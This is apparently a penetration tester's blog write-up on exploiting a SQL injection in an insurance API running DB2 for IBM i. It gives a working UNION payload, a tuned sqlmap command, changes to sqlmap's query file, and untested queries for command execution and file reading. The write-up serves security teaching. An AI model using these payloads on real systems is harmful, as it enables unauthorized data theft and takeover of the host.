
Table of Contents
SQL injection: SQL error leading to vulnerability discovery
An exposed SQL error returned by an insurance contract management API marked the starting point of this SQL injection investigation.


Such a level of detail suggests a straightforward exploitation of the injection: the detailed query is returned within a Java error. Two exploitation ideas come to mind: Error Based since the full error stack is returned, and Union Based, which allows data extraction from virtually any query.
Before rushing to use SQLMap to automate data extraction from the database, it can be interesting to examine how this query is constructed to gather information about the DBMS being used and thus limit the number of requests SQLMap needs to perform for exploitation.
SELECT
	CASE WHEN S0SITP>=10 THEN 'CLOSED' ELSE 'OPEN' END CLAIM_STATUS,
	digits(s0BRANCH) || digits(S0$SIN) N_CLAIM,
	TRIM(SMANAG) AS MANAGER_CLAIM,
	DIGITS(SACLAIM) || '-' || DIGITS(SMCLAIM) || '-' || DIGITS(SDCLAIM) AS OCCURENCE_DATE,
	TRIM(E.TVDESC) OCCURENCE_TYPE,
	TRIM(SRESP)  || '%' RESPONSABILITY,
	TRIM(S0BRANCH) BRANCH,
	TRIM(SNPOLIC) POLICY_NUMBER
FROM DBGISDT.SINI00
    LEFT JOIN DBGISCT.TRLINF D ON
	    D.TFBRANCH=S0BRANCH
	    AND D.TFTSEG=S0TSEG
	    AND D.TFTYPE ='S0'
	    AND D.TFCONC ='TYPESIN'
    LEFT JOIN DBGISCT.TABVAL E ON
	    D.TFVALO=E.TV$INF
	    AND S0INF6=E.TVVALI
WHERE
    (S0BRANCH=po AND SNPOLIC=licy)
    and not exists (
	    Select * from DBGISCT.GROUP3
	    WHERE GR$CLA=015 and GR$GRU=1 and s0BRANCH=GRBRANCH and s0tseg=GRTSEG
)A good clue to identify the DBMS being used is to look for the SQL functions used, as many are DBMS-specific. Here, the DIGITS function does not seem to come from the most common DBMSs. A quick internet search leads us to the DB2 documentation.
Another way to identify the DBMS is to examine the error returned by the server: Adapter Runtime (Adapter Service): Unable to invoke adapter service client.cec.adapters.jdbc:dynamiciSeriesAdapter with connection client.connections.adapters.jdbc:iseries. We are dealing with an IBM iSeries mainframe, and the database being used is certainly DB2, which confirms our initial hypothesis.
Building a SQLMap command for a functional SQL injection
To avoid overloading the client’s server with unnecessary requests, it is wise to construct the exploitable query and provide it directly to SQLMap.
The executed query imposes the following constraints to achieve a functional injection:
- 8 columns are returned, all of
VARCHARtype (usingTRIMor string concatenation) - the
id_policyinput is split into 2 elements and injected into the WHERE condition at the end of the query - the expected value is numeric since there is no
'to wrap it - the use of line breaks prevents the use of comments to escape the end of the query (
--comments the rest of the current line and/* ... */requires closing the comment to be syntactically correct)
The following payload can be used (keeping the table within which the UNION search is performed to ensure that the columns used in the WHERE condition exist):
123) UNION SELECT '1','2','3','4','5','6','7','8' FROM DBGISDT.SINI00 WHERE (1=1
The injection works, and the order of returned columns is preserved!
This gives the following SQLMap command, finding the injection in a single test:
sqlmap -u "https://client.local:5766/gateway/Sinistros/1.0/sinistros/list" --method="POST" --data='{"id_policy":"123"}' --proxy "http://localhost:8081" --technique U --union-cols=8 --union-char="'a'" --union-from="DBGISDT.SINI00" -p "id_policy" --prefix=")" --suffix="WHERE (1=1" --tamper unionalltounion.py --dbms "IBM DB2"
However, when extracting information, SQLMap fails to retrieve data due to server errors. For example, with --current-user:

The errors returned by the server to requests made by SQLMap are as follows: [SQL0204] SYSVERSIONS in SYSIBM type *FILE not found. This error stems from differences between DB2 implementations across different systems. Here the system schemas are those of DB2 for IBM i while SQLMap works with the schemas of DB2 UDB.
Most of the queries recorded in the file /sqlmap/data/xml/queries.xml are thus unusable for this injection.
Standard queries for DB2 for IBM i
The research on DB2 for IBM i we conducted allowed us to build the following list of payloads for this DBMS: https://github.com/I-TRACING-ASO/blog-sources/blob/main/SQL-Injection-to-AS400-master/list-sql-queries-DB2-for-IBMi.md#standard-queries-for-db2-for-ibm-i
Adaptation of SQLMap
We integrated the payloads found on DB2 for IBM i into the SQLMap configuration files. These modifications are a straightforward upgrade to implement to assist us during the investigation. A pull request should be proposed to add this DBMS permanently to SQLMap.
In the file /sqlmap/data/xml/queries.xml, replace the IBM DB2 tag with the content of this file: https://github.com/I-TRACING-ASO/blog-sources/blob/main/SQL-Injection-to-AS400-master/sqlmap-queries.xml
Avenues for further exploration of SQL injection and AS400 takeover
Several avenues remain to be explored to complete the injections and possible exploitations on DB2 for IBM i, as not all aspects could be addressed within the scope of the investigation.
All queries provided below were found during documentation exploration to supplement our investigation but have not been tested on DB2 for IBM i.
Authorizations
SELECT * FROM QSYS2.AUTHORIZATION_LIST_USER_INFO WHERE AUTHORIZATION_NAME='<user>';

SELECT * FROM QSYS2.AUTHORIZATION_LIST_USER_INFO WHERE AUTHORIZATION_NAME='*PUBLIC';Command execution
The iSeries execution context is particular and does not allow the use of commands valid on Linux. The following query seems to work if the user has sufficient rights and allows reading the profile information of a user.
SELECT VARCHAR(QSYS2.QCMDEXC('DSPUSRPRF USRPRF(IBM)')) FROM sysibm.sysdummy1However, it returns no information in DB2 and should be used with an output file to retrieve its result.
File reading
SELECT * FROM TABLE(QSYS2.IFS_READ(PATH_NAME => '/path/to/file', END_OF_LINE => 'CRLF'));System data
SELECT ENVIRONMENT_VARIABLE_NAME, ENVIRONMENT_VARIABLE_VALUE FROM QSYS2.ENVIRONMENT_VARIABLE_INFO WHERE ENVIRONMENT_VARIABLE_TYPE = 'SYSTEM'

SELECT DATA_BINARY FROM TABLE(QSYS2.USER_SPACE(USER_SPACE => 'USRSPACE1', USER_SPACE_LIBRARY => '*CURLIB*'));

SELECT DATA_BINARY FROM TABLE(QSYS2.USER_SPACE(USER_SPACE => 'USRSPACE1', USER_SPACE_LIBRARY => '*LIBL*'));Conclusion
Beyond the technical exploitation, this investigation serves as a reminder that:
- Detailed error messages are a significant security risk and should never be exposed in production environments
- Open-source tools like SQLMap, while powerful, may not cover all edge cases and require customization for comprehensive security assessments
- Thorough documentation research and understanding of the target system’s architecture are essential for successful exploitation
- Simple injections in any API endpoints can have critical security consequences
References
- https://copyprogramming.com/howto/get-list-of-db2-databases-and-tables-through-linked-server
- https://itpscan.ca/blog/iSeries/sql2
- https://www.ibm.com/docs/en/i/7.5?topic=views-i-catalog-tables
- https://www.ibm.com/docs/en/i/7.5?topic=reference-built-in-global-variables
- https://www.ibm.com/docs/en/i/7.5?topic=reference-built-in-functions
- https://www.ibm.com/docs/en/i/7.5?topic=services-qcmdexc-scalar-function
- https://www.ibm.com/docs/en/i/7.5?topic=optimization-i-services
- https://www.ibm.com/docs/en/i/7.5?topic=database-information-finder
Author
Amos GEORGE, Audit and Offensive Security team, I-TRACING
10 February 2026